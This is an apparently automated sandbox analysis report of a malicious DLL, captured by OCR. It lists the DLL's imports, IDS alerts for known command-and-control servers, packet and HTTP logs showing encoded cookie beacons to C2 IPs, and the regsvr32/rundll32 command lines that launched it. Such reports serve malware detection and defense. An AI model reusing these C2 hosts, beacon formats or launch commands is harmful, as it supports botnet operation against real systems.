RT_DIALOG	0xa2e40	0xb8	data	English	United States
RT_DIALOG	0xc50f8	0xe8	data	English	United States
RT_STRING	0xc53e0	0x82	data	English	United States
RT_STRING	0xc5468	0x2a	data	English	United States
RT_STRING	0xc5498	0x192	data	English	United States
RT_STRING	0xc5630	0x4e2	data	English	United States
RT_STRING	0xc5ea8	0x31a	data	English	United States
RT_STRING	0xc5bc8	0x2dc	data	English	United States
RT_STRING	0xc6a08	0x8a	data	English	United States
RT_STRING	0xc5b18	0xac	data	English	United States
RT_STRING	0xc68f8	0xde	data	English	United States
RT_STRING	0xc61c8	0x4c4	data	English	United States
RT_STRING	0xc6690	0x264	data	English	United States
RT_STRING	0xc69d8	0x2c	data	English	United States
RT_STRING	0xc6a98	0x42	data	English	United States
RT_GROUP_CURSOR	0xc3c68	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	Australia
RT_GROUP_CURSOR	0xc3e70	0x22	Lotus unknown worksheet or configuration, revision 0x2	English	United States
RT_GROUP_CURSOR	0xc4660	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xc3fd0	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xc4510	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xc43c0	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xc4cf0	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xc4270	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xc4900	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xc4120	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xc47b0	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xc4a50	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xc4ba0	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xc4e40	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xc4f90	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0xc50e0	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_ICON	0xa3308	0x22	data	English	Australia

Imports

DLL	Import

DLL	Import
KERNEL32.dll	GetVolumeInformationA, GetFullPathNameA, CreateFileA, GetShortPathNameA, GetCPInfo, GetOEMCP, FileTimeToSystemTime, SystemTimeToFileTime, SetErrorMode, FileTimeToLocalFileTime, LocalFileTimeToFileTime, SetFileTime, SetFileAttributesA, GetFileAttributesA, GetFileTime, HeapFree, RtlUnwind, HeapAlloc, VirtualProtect, VirtualAlloc, GetSystemInfo, VirtualQuery, GetCommandLineA, TerminateProcess, ExitThread, CreateThread, HeapReAlloc, HeapSize, HeapDestroy, HeapCreate, VirtualFree, FatalAppExitA, FindFirstFileA, SetHandleCount, GetStdHandle, GetFileType, GetStartupInfoA, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, GetEnvironmentStringsW, UnhandledExceptionFilter, QueryPerformanceCounter, GetTickCount, GetCurrentProcessId, GetSystemTimeAsFileTime, SetUnhandledExceptionFilter, LCMapStringA, LCMapStringW, GetStringTypeA, GetStringTypeW, GetTimeZoneInformation, IsBadReadPtr, IsBadCodePtr, GetTimeFormatA, GetDateFormatA, GetUserDefaultLCID, EnumSystemLocalesA, IsValidLocale, IsValidCodePage, SetConsoleCtrlHandler, SetStdHandle, GetLocaleInfoW, SetEnvironmentVariableA, FindClose, GetCurrentProcess, DuplicateHandle, GetFileSize, SetEndOfFile, UnlockFile, LockFile, FlushFileBuffers, SetFilePointer, WriteFile, ReadFile, DeleteFileA, MoveFileA, TlsFree, LocalReAlloc, TlsSetValue, TlsAlloc, TlsGetValue, EnterCriticalSection, GlobalHandle, GlobalReAlloc, LeaveCriticalSection, LocalAlloc, DeleteCriticalSection, InitializeCriticalSection, RaiseException, GlobalFlags, InterlockedDecrement, InterlockedIncrement, GetCurrentDirectoryA, GetPrivateProfileStringA, WritePrivateProfileStringA, GetPrivateProfileIntA, GlobalGetAtomNameA, GlobalFindAtomA, lstrcmpW, FreeResource, CreateEventA, SuspendThread, SetEvent, WaitForSingleObject, ResumeThread, SetThreadPriority, CloseHandle, GlobalAddAtomA, SetLastError, GlobalFree, CopyFileA, MulDiv, GlobalSize, GlobalUnlock, FormatMessageA, lstrcpynA, LocalFree, GetCurrentThread, GetCurrentThreadId, GlobalLock, GlobalAlloc, GlobalDeleteAtom, lstrcmpA, GetModuleFileNameA, GetModuleHandleA, GetProcAddress, ConvertDefaultLocale, EnumResourceLanguagesA, lstrcatA, WinExec, lstrcpyA, GetWindowsDirectoryA, LoadLibraryA, FreeLibrary, LoadResource, LockResource, SizeofResource, FindResourceA, ExitProcess, GetLastError, lstrlenA, lstrcmpiA, lstrcmpiW, GetStringTypeExA, GetStringTypeExW, lstrlenW, WideCharToMultiByte, CompareStringA, CompareStringW, GetEnvironmentVariableA, MultiByteToWideChar, GetEnvironmentVariableW, GetVersion, GetThreadLocale, GetLocaleInfoA, GetACP, GetVersionExA, IsBadWritePtr, InterlockedExchange
USER32.dll	GetSysColorBrush, DestroyIcon, GetDialogBaseUnits, GetMenuItemInfoA, DestroyMenu, FillRect, wsprintfA, ScrollWindowEx, ShowWindow, MoveWindow, SetWindowTextA, IsDialogMessageA, IsDlgButtonChecked, SetDlgItemTextA, SetDlgItemInt, GetDlgItemTextA, GetDlgItemInt, CheckRadioButton, CheckDlgButton, RegisterWindowMessageA, WinHelpA, GetCapture, CreateWindowExA, GetClassLongA, GetClassInfoExA, GetClassNameA, SetPropA, GetPropA, RemovePropA, SendDlgItemMessageA, SetFocus, IsChild, GetWindowTextLengthA, GetWindowTextA, GetForegroundWindow, BeginDeferWindowPos, EndDeferWindowPos, GetTopWindow, UnhookWindowsHookEx, GetMessageTime, GetMessagePos, LoadIconA, MapWindowPoints, ScrollWindow, TrackPopupMenuEx, TrackPopupMenu, SetScrollRange, GetScrollRange, SetScrollPos, GetScrollPos, SetForegroundWindow, ShowScrollBar, UpdateWindow, DeleteMenu, AdjustWindowRectEx, ScreenToClient, EqualRect, DeferWindowPos, GetScrollInfo, GetClassInfoA, RegisterClassA, UnregisterClassA, SetWindowPlacement, GetDlgCtrlID, DefWindowProcA, CallWindowProcA, SetWindowPos, OffsetRect, IntersectRect, SystemParametersInfoA, IsIconic, GetWindowPlacement, CopyRect, GetWindow, GetDesktopWindow, SetActiveWindow, GetSystemMetrics, CreateDialogIndirectParamA, DestroyWindow, GetDlgItem, GetNextDlgTabItem, EndDialog, SetMenuItemBitmaps, GetFocus, ModifyMenuA, EnableMenuItem, CharLowerW, CharLowerA, CharUpperW, CharUpperA, EnableWindow, GetSysColor, SendMessageA, MessageBeep, CheckMenuItem, GetMenuCheckMarkDimensions, LoadBitmapA, SetWindowsHookExA, CallNextHookEx, GetMessageA, TranslateMessage, DispatchMessageA, GetActiveWindow, IsWindowVisible, GetKeyState, PeekMessageA, GetCursorPos, WindowFromPoint, EndPaint, BeginPaint, GetWindowDC, ValidateRect, MessageBoxA, ClientToScreen, GrayStringA, DrawTextExA, DrawTextA, GetMenu, TabbedTextOutA, SetCapture, RedrawWindow, ReleaseCapture, PtInRect, GetClientRect, SetCursor, SetWindowLongA, IsWindow, InvalidateRect, InflateRect, ReleaseDC, GetDC, GetParent, GetWindowRect, CopyIcon, LoadCursorA, PostQuitMessage, PostMessageA, GetWindowLongA, GetLastActivePopup, IsWindowEnabled, ShowOwnedPopups, GetMenuState, GetMenuStringA, AppendMenuA, GetMenuItemID, InsertMenuA, GetMenuItemCount, GetSubMenu, RemoveMenu, SetScrollInfo
GDI32.dll	GetCurrentPositionEx, ArcTo, PolyDraw, PolylineTo, PolyBezierTo, ExtSelectClipRgn, DeleteDC, CreateDIBPatternBrushPt, CreatePatternBrush, CreateCompatibleDC, SelectPalette, PlayMetaFileRecord, GetObjectType, StartDocA, PlayMetaFile, CreatePen, ExtCreatePen, CreateSolidBrush, CreateHatchBrush, GetTextMetricsA, CreateRectRgnIndirect, SetRectRgn, CombineRgn, GetMapMode, PatBlt, DPtoLP, ScaleWindowExtEx, SetWindowExtEx, OffsetWindowOrgEx, SetWindowOrgEx, ScaleViewportExtEx, SetViewportExtEx, OffsetViewportOrgEx, SetViewportOrgEx, SelectObject, Escape, ExtTextOutA, TextOutA, RectVisible, EnumMetaFile, GetStockObject, GetPixel, BitBlt, GetWindowExtEx, GetViewportExtEx, SelectClipPath, CreateRectRgn, GetClipRgn, SelectClipRgn, DeleteObject, SetColorAdjustment, SetArcDirection, SetMapperFlags, SetTextCharacterExtra, SetTextJustification, SetTextAlign, MoveToEx, LineTo, OffsetClipRgn, IntersectClipRect, ExcludeClipRect, SetMapMode, SetStretchBltMode, SetROP2, SetPolyFillMode, SetBkMode, RestoreDC, SaveDC, SetBkColor, SetTextColor, GetClipBox, GetDCOrgEx, CreateBitmap, CreateDCA, CopyMetaFileA, GetDeviceCaps, GetTextExtentPoint32A, GetObjectA, CreateFontIndirectA, PtVisible
comdlg32.dll	GetOpenFileNameA, GetSaveFileNameA, GetFileTitleA
WINSPOOL.DRV	OpenPrinterA, DocumentPropertiesA, ClosePrinter
ADVAPI32.dll	RegDeleteKeyA, RegCreateKeyA, RegDeleteValueA, RegSetValueExA, RegCreateKeyExA, RegEnumKeyA, RegCloseKey, RegOpenKeyA, RegSetValueA, RegQueryValueExA, RegOpenKeyExA, RegQueryValueA
SHELL32.dll	ExtractIconA, SHGetFileInfoA, ShellExecuteA
COMCTL32.dll	
SHLWAPI.dll	PathFindExtensionA, PathRemoveExtensionA, PathFindFileNameA, PathStripToRootA, PathIsUNCA
ole32.dll	CoTreatAsClass, StringFromCLSID, ReadClassStg, ReadFmtUserTypeStg, CreateBindCtx, WriteClassStg, WriteFmtUserTypeStg, SetConvertStg, CoTaskMemFree, CoTaskMemAlloc, ReleaseStgMedium, OleDuplicateData, CoDisconnectObject, CoCreateInstance, StringFromGUID2, CLSIDFromString, OleRegGetUserType

DLL	Import
OLEAUT32.dll	VariantClear, VariantChangeType, VariantInit, SysAllocStringLen, SysFreeString, SysStringLen, SysAllocStringByteLen, SysStringByteLen, SafeArrayUnaccessData, SafeArrayAccessData, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayGetElemsize, SafeArrayGetDim, SafeArrayCreate, SafeArrayRedim, VariantCopy, SafeArrayAllocData, SafeArrayAllocDescriptor, SafeArrayCopy, SafeArrayGetElement, SafeArrayPtrOfIndex, SafeArrayPutElement, SafeArrayLock, SafeArrayUnlock, SafeArrayDestroy, SafeArrayDestroyData, SafeArrayDestroyDescriptor, VariantTimeToSystemTime, SystemTimeToVariantTime, SysAllocString, SysReAllocStringLen, VarDateFromStr, VarBstrFromDec, VarDecFromStr, VarCyFromStr, VarBstrFromCy, VarBstrFromDate

Exports

Name	Ordinal	Address
DllRegisterServer	1	0x10001186
DllUnregisterServer	2	0x10001195

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	Australia	
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.446.55.222.114 98634432404334 07/20/22-00:21:19.660167	TCP	2404334	ET CNC Feodo Tracker Reported CnC Server TCP group 18	49863	443	192.168.2.4	46.55.222.11
192.168.2.4131.100.24.23 149872802404306 07/20/22-00:22:59.973972	TCP	2404306	ET CNC Feodo Tracker Reported CnC Server TCP group 4	49872	80	192.168.2.4	131.100.24.231
192.168.2.451.91.76.8949 76080802404338 07/20/22-00:19:39.513193	TCP	2404338	ET CNC Feodo Tracker Reported CnC Server TCP group 20	49760	8080	192.168.2.4	51.91.76.89

Network Port Distribution



Total Packets: 61

- 53 (DNS)
- 80 (HTTP)
- 443 (HTTPS)
- 8080 undefined

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 20, 2022 00:19:39.513192892 CEST	49760	8080	192.168.2.4	51.91.76.89
Jul 20, 2022 00:19:39.536540985 CEST	8080	49760	51.91.76.89	192.168.2.4
Jul 20, 2022 00:19:40.105530977 CEST	49760	8080	192.168.2.4	51.91.76.89
Jul 20, 2022 00:19:40.126441002 CEST	8080	49760	51.91.76.89	192.168.2.4
Jul 20, 2022 00:19:40.808762074 CEST	49760	8080	192.168.2.4	51.91.76.89
Jul 20, 2022 00:19:40.830540895 CEST	8080	49760	51.91.76.89	192.168.2.4
Jul 20, 2022 00:19:40.843548059 CEST	49761	8080	192.168.2.4	173.254.208.91
Jul 20, 2022 00:19:41.007450104 CEST	8080	49761	173.254.208.91	192.168.2.4
Jul 20, 2022 00:19:41.605851889 CEST	49761	8080	192.168.2.4	173.254.208.91
Jul 20, 2022 00:19:41.772378922 CEST	8080	49761	173.254.208.91	192.168.2.4
Jul 20, 2022 00:19:42.308891058 CEST	49761	8080	192.168.2.4	173.254.208.91
Jul 20, 2022 00:19:42.473402977 CEST	8080	49761	173.254.208.91	192.168.2.4
Jul 20, 2022 00:19:42.518814087 CEST	49762	443	192.168.2.4	149.56.128.192
Jul 20, 2022 00:19:42.518877029 CEST	443	49762	149.56.128.192	192.168.2.4
Jul 20, 2022 00:19:42.518975973 CEST	49762	443	192.168.2.4	149.56.128.192
Jul 20, 2022 00:19:42.537899017 CEST	49762	443	192.168.2.4	149.56.128.192
Jul 20, 2022 00:19:42.537946939 CEST	443	49762	149.56.128.192	192.168.2.4
Jul 20, 2022 00:19:42.882864952 CEST	443	49762	149.56.128.192	192.168.2.4
Jul 20, 2022 00:19:42.883017063 CEST	49762	443	192.168.2.4	149.56.128.192
Jul 20, 2022 00:19:43.327409983 CEST	49762	443	192.168.2.4	149.56.128.192
Jul 20, 2022 00:19:43.327465057 CEST	443	49762	149.56.128.192	192.168.2.4
Jul 20, 2022 00:19:43.328063965 CEST	443	49762	149.56.128.192	192.168.2.4
Jul 20, 2022 00:19:43.328210115 CEST	49762	443	192.168.2.4	149.56.128.192
Jul 20, 2022 00:19:43.332410097 CEST	49762	443	192.168.2.4	149.56.128.192
Jul 20, 2022 00:19:43.372520924 CEST	443	49762	149.56.128.192	192.168.2.4
Jul 20, 2022 00:20:15.830521107 CEST	49762	443	192.168.2.4	149.56.128.192
Jul 20, 2022 00:20:16.089051008 CEST	49777	80	192.168.2.4	120.50.40.183
Jul 20, 2022 00:20:19.124555111 CEST	49777	80	192.168.2.4	120.50.40.183
Jul 20, 2022 00:20:25.125055075 CEST	49777	80	192.168.2.4	120.50.40.183
Jul 20, 2022 00:20:37.392364979 CEST	49829	8080	192.168.2.4	160.16.218.63
Jul 20, 2022 00:20:40.407690048 CEST	49829	8080	192.168.2.4	160.16.218.63
Jul 20, 2022 00:20:46.580015898 CEST	49829	8080	192.168.2.4	160.16.218.63
Jul 20, 2022 00:20:58.602675915 CEST	49858	8080	192.168.2.4	206.188.212.92
Jul 20, 2022 00:21:01.596966028 CEST	49858	8080	192.168.2.4	206.188.212.92
Jul 20, 2022 00:21:07.597471952 CEST	49858	8080	192.168.2.4	206.188.212.92
Jul 20, 2022 00:21:19.660166979 CEST	49863	443	192.168.2.4	46.55.222.11
Jul 20, 2022 00:21:19.660232067 CEST	443	49863	46.55.222.11	192.168.2.4
Jul 20, 2022 00:21:19.660329103 CEST	49863	443	192.168.2.4	46.55.222.11
Jul 20, 2022 00:21:19.665569067 CEST	49863	443	192.168.2.4	46.55.222.11
Jul 20, 2022 00:21:19.665601969 CEST	443	49863	46.55.222.11	192.168.2.4
Jul 20, 2022 00:21:19.838284969 CEST	443	49863	46.55.222.11	192.168.2.4
Jul 20, 2022 00:21:19.838403940 CEST	49863	443	192.168.2.4	46.55.222.11
Jul 20, 2022 00:21:19.846988916 CEST	49863	443	192.168.2.4	46.55.222.11
Jul 20, 2022 00:21:19.847004890 CEST	443	49863	46.55.222.11	192.168.2.4
Jul 20, 2022 00:21:19.847331047 CEST	443	49863	46.55.222.11	192.168.2.4
Jul 20, 2022 00:21:19.847402096 CEST	49863	443	192.168.2.4	46.55.222.11
Jul 20, 2022 00:21:19.848023891 CEST	49863	443	192.168.2.4	46.55.222.11
Jul 20, 2022 00:21:19.888503075 CEST	443	49863	46.55.222.11	192.168.2.4
Jul 20, 2022 00:21:20.018318892 CEST	443	49863	46.55.222.11	192.168.2.4
Jul 20, 2022 00:21:20.018424034 CEST	49863	443	192.168.2.4	46.55.222.11
Jul 20, 2022 00:21:20.018439054 CEST	443	49863	46.55.222.11	192.168.2.4
Jul 20, 2022 00:21:20.018518925 CEST	49863	443	192.168.2.4	46.55.222.11
Jul 20, 2022 00:21:20.056128025 CEST	49863	443	192.168.2.4	46.55.222.11
Jul 20, 2022 00:21:20.056163073 CEST	443	49863	46.55.222.11	192.168.2.4
Jul 20, 2022 00:21:20.056169987 CEST	49863	443	192.168.2.4	46.55.222.11
Jul 20, 2022 00:21:20.056225061 CEST	49863	443	192.168.2.4	46.55.222.11
Jul 20, 2022 00:21:20.097831011 CEST	49864	8080	192.168.2.4	79.172.212.216

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 20, 2022 00:21:20.130996943 CEST	8080	49864	79.172.212.216	192.168.2.4
Jul 20, 2022 00:21:20.708050966 CEST	49864	8080	192.168.2.4	79.172.212.216
Jul 20, 2022 00:21:20.740828991 CEST	8080	49864	79.172.212.216	192.168.2.4
Jul 20, 2022 00:21:21.395634890 CEST	49864	8080	192.168.2.4	79.172.212.216
Jul 20, 2022 00:21:21.428340912 CEST	8080	49864	79.172.212.216	192.168.2.4
Jul 20, 2022 00:21:21.448085070 CEST	49865	8080	192.168.2.4	103.221.221.247
Jul 20, 2022 00:21:21.662029982 CEST	8080	49865	103.221.221.247	192.168.2.4
Jul 20, 2022 00:21:22.176954031 CEST	49865	8080	192.168.2.4	103.221.221.247
Jul 20, 2022 00:21:22.389219999 CEST	8080	49865	103.221.221.247	192.168.2.4
Jul 20, 2022 00:21:22.895668983 CEST	49865	8080	192.168.2.4	103.221.221.247
Jul 20, 2022 00:21:23.110194921 CEST	8080	49865	103.221.221.247	192.168.2.4
Jul 20, 2022 00:21:23.172842026 CEST	49866	80	192.168.2.4	58.227.42.236
Jul 20, 2022 00:21:26.177191973 CEST	49866	80	192.168.2.4	58.227.42.236
Jul 20, 2022 00:21:32.181190014 CEST	49866	80	192.168.2.4	58.227.42.236
Jul 20, 2022 00:21:44.213305950 CEST	49867	443	192.168.2.4	192.99.251.50
Jul 20, 2022 00:21:44.213351965 CEST	443	49867	192.99.251.50	192.168.2.4
Jul 20, 2022 00:21:44.213468075 CEST	49867	443	192.168.2.4	192.99.251.50
Jul 20, 2022 00:21:44.214363098 CEST	49867	443	192.168.2.4	192.99.251.50
Jul 20, 2022 00:21:44.214389086 CEST	443	49867	192.99.251.50	192.168.2.4
Jul 20, 2022 00:22:16.586654902 CEST	49867	443	192.168.2.4	192.99.251.50
Jul 20, 2022 00:22:16.806329012 CEST	49868	8080	192.168.2.4	185.157.82.211
Jul 20, 2022 00:22:19.811513901 CEST	49868	8080	192.168.2.4	185.157.82.211
Jul 20, 2022 00:22:25.827936888 CEST	49868	8080	192.168.2.4	185.157.82.211
Jul 20, 2022 00:22:37.858102083 CEST	49869	8080	192.168.2.4	159.8.59.82
Jul 20, 2022 00:22:40.860141993 CEST	49869	8080	192.168.2.4	159.8.59.82
Jul 20, 2022 00:22:46.860671997 CEST	49869	8080	192.168.2.4	159.8.59.82
Jul 20, 2022 00:22:58.878169060 CEST	49870	8080	192.168.2.4	51.91.7.5
Jul 20, 2022 00:22:58.908149004 CEST	8080	49870	51.91.7.5	192.168.2.4
Jul 20, 2022 00:22:59.408660889 CEST	49870	8080	192.168.2.4	51.91.7.5
Jul 20, 2022 00:22:59.436666965 CEST	8080	49870	51.91.7.5	192.168.2.4
Jul 20, 2022 00:22:59.940119982 CEST	49870	8080	192.168.2.4	51.91.7.5
Jul 20, 2022 00:22:59.968211889 CEST	8080	49870	51.91.7.5	192.168.2.4
Jul 20, 2022 00:22:59.973972082 CEST	49872	80	192.168.2.4	131.100.24.231
Jul 20, 2022 00:23:00.113894939 CEST	80	49872	131.100.24.231	192.168.2.4
Jul 20, 2022 00:23:00.114065886 CEST	49872	80	192.168.2.4	131.100.24.231
Jul 20, 2022 00:23:00.192707062 CEST	49872	80	192.168.2.4	131.100.24.231
Jul 20, 2022 00:23:00.331798077 CEST	80	49872	131.100.24.231	192.168.2.4
Jul 20, 2022 00:23:00.350327015 CEST	80	49872	131.100.24.231	192.168.2.4
Jul 20, 2022 00:23:00.350377083 CEST	80	49872	131.100.24.231	192.168.2.4
Jul 20, 2022 00:23:00.350548029 CEST	49872	80	192.168.2.4	131.100.24.231
Jul 20, 2022 00:23:04.484003067 CEST	49872	80	192.168.2.4	131.100.24.231
Jul 20, 2022 00:23:04.624656916 CEST	80	49872	131.100.24.231	192.168.2.4
Jul 20, 2022 00:23:04.624757051 CEST	49872	80	192.168.2.4	131.100.24.231

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 20, 2022 00:22:43.090192080 CEST	61497	53	192.168.2.4	8.8.8.8
Jul 20, 2022 00:22:44.660972118 CEST	57890	53	192.168.2.4	8.8.8.8

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jul 20, 2022 00:20:16.266737938 CEST	120.50.40.183	192.168.2.4	60b2	(Unknown)	Destination Unreachable
Jul 20, 2022 00:20:19.302870035 CEST	120.50.40.183	192.168.2.4	60b2	(Unknown)	Destination Unreachable
Jul 20, 2022 00:20:25.305701017 CEST	120.50.40.183	192.168.2.4	60b2	(Unknown)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 20, 2022 00:22:43.090192080 CEST	192.168.2.4	8.8.8.8	0x884c	Standard query (0)	time.windows.com	A (IP address)	IN (0x0001)
Jul 20, 2022 00:22:44.660972118 CEST	192.168.2.4	8.8.8.8	0x1858	Standard query (0)	time.windows.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 20, 2022 00:22:43.113759995 CEST	8.8.8.8	192.168.2.4	0x884c	No error (0)	time.windows.com	twc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Jul 20, 2022 00:22:44.683568954 CEST	8.8.8.8	192.168.2.4	0x1858	No error (0)	time.windows.com	twc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- 149.56.128.192
- 46.55.222.11

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49762	149.56.128.192	443	C:\Windows\SysWOW64\regsvr32.exe


Timestamp	kBytes transferred	Direction	Data
2022-07-19 22:19:43 UTC	0	OUT	GET /SSYKvnZUOEUlRtjgPVsscjkUTaNTgTQQvJUHkyX HTTP/1.1 Cookie: wd=CeWC3bvXPYw6ceEYgfvGdLYPTo0VXwyjQM1b37/spkNB3CGw86NzMzKf1AUGnAmmtW/OWNjKbUC9gyl1OQsrdyfP5xbn01or99X72cgyaEexWqMXtNXm3BOHAyBwYk6TnEAF0q3TMdibHcQhcNNo6Sm9GxBDPs+KnKkOdOQZ76tbXnfftFwj68x6LE4gFCEnmcMMTNEuYiAXbOCL+S+FsI+fnIMfAI5oXYW5JqiwY3vlUlQBUwfTw48YkmxLCfsNjgx6F20LQV3Hnux9vPTgtjjTh1sYYnbNkqrHAkwHKUzWJuie4H3uJ+0/v2jViJz29FfNeDiPeJZqmSc76S+b Host: 149.56.128.192 Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49863	46.55.222.11	443	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-19 22:21:19 UTC	0	OUT	GET /TBwKHjQjVeCWIQFS HTTP/1.1 Cookie: TzD=CeWC3bvXPYw6ceEYgfvGdLYPTo0VXwyjQM1b37/spkNB3CGw86NzMzKf1AUGnAmmtW/OWNjKbUC9gyl1OQsrdyfP5xbn01or99X72cgyaEexWqMXtNXm3BOHAyBwYk6TnEAF0q3TMdibHcQhcNNo6Sm9GxBDPs+KnKkOdOQZ76tbXnfftFwj68x6LE4gFCEnmcMMTNEuYiAXbOCL+S+FsI9Ih3e+pR2YRWgAeau9SKu/amPhx+vBX8EeVceLhJI1Cl5c/CGgAhr7yQ63yo30L73FGkUea/TvEpxNO3PjqOskzZcORWqX5SDpz1exfeePjzjvPRMWMpzyGCnmStacLsD4YfqerzQ/buYpgMei8ILwW16H6ENPPQ== Host: 46.55.222.11 Connection: Keep-Alive Cache-Control: no-cache
2022-07-19 22:21:20 UTC	0	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 19 Jul 2022 22:21:19 GMT Content-Type: text/html Content-Length: 162 Connection: close
2022-07-19 22:21:20 UTC	1	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body bgcolor="white"> 404 Not Found <hr> nginx </body></html>

Statistics

Behavior



- loaddll32.exe
- cmd.exe
- regsvr32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- regsvr32.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- SgrmBroker.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- MpCmdRun.exe
- conhost.exe
- svchost.exe

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: **5612**, Parent PID: **1780**

General

Target ID:	0
Start time:	00:19:36
Start date:	20/07/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\psIFSn7VLi.dll"
Imagebase:	0xe90000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **1356**, Parent PID: **5612**

General

Target ID:	1
Start time:	00:19:37
Start date:	20/07/2022

Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\psIFSn7VLi.dll",#1
Imagebase:	0x1190000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 4864, Parent PID: 5612

General

Target ID:	2
Start time:	00:19:37
Start date:	20/07/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\psIFSn7VLi.dll
Imagebase:	0xa20000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
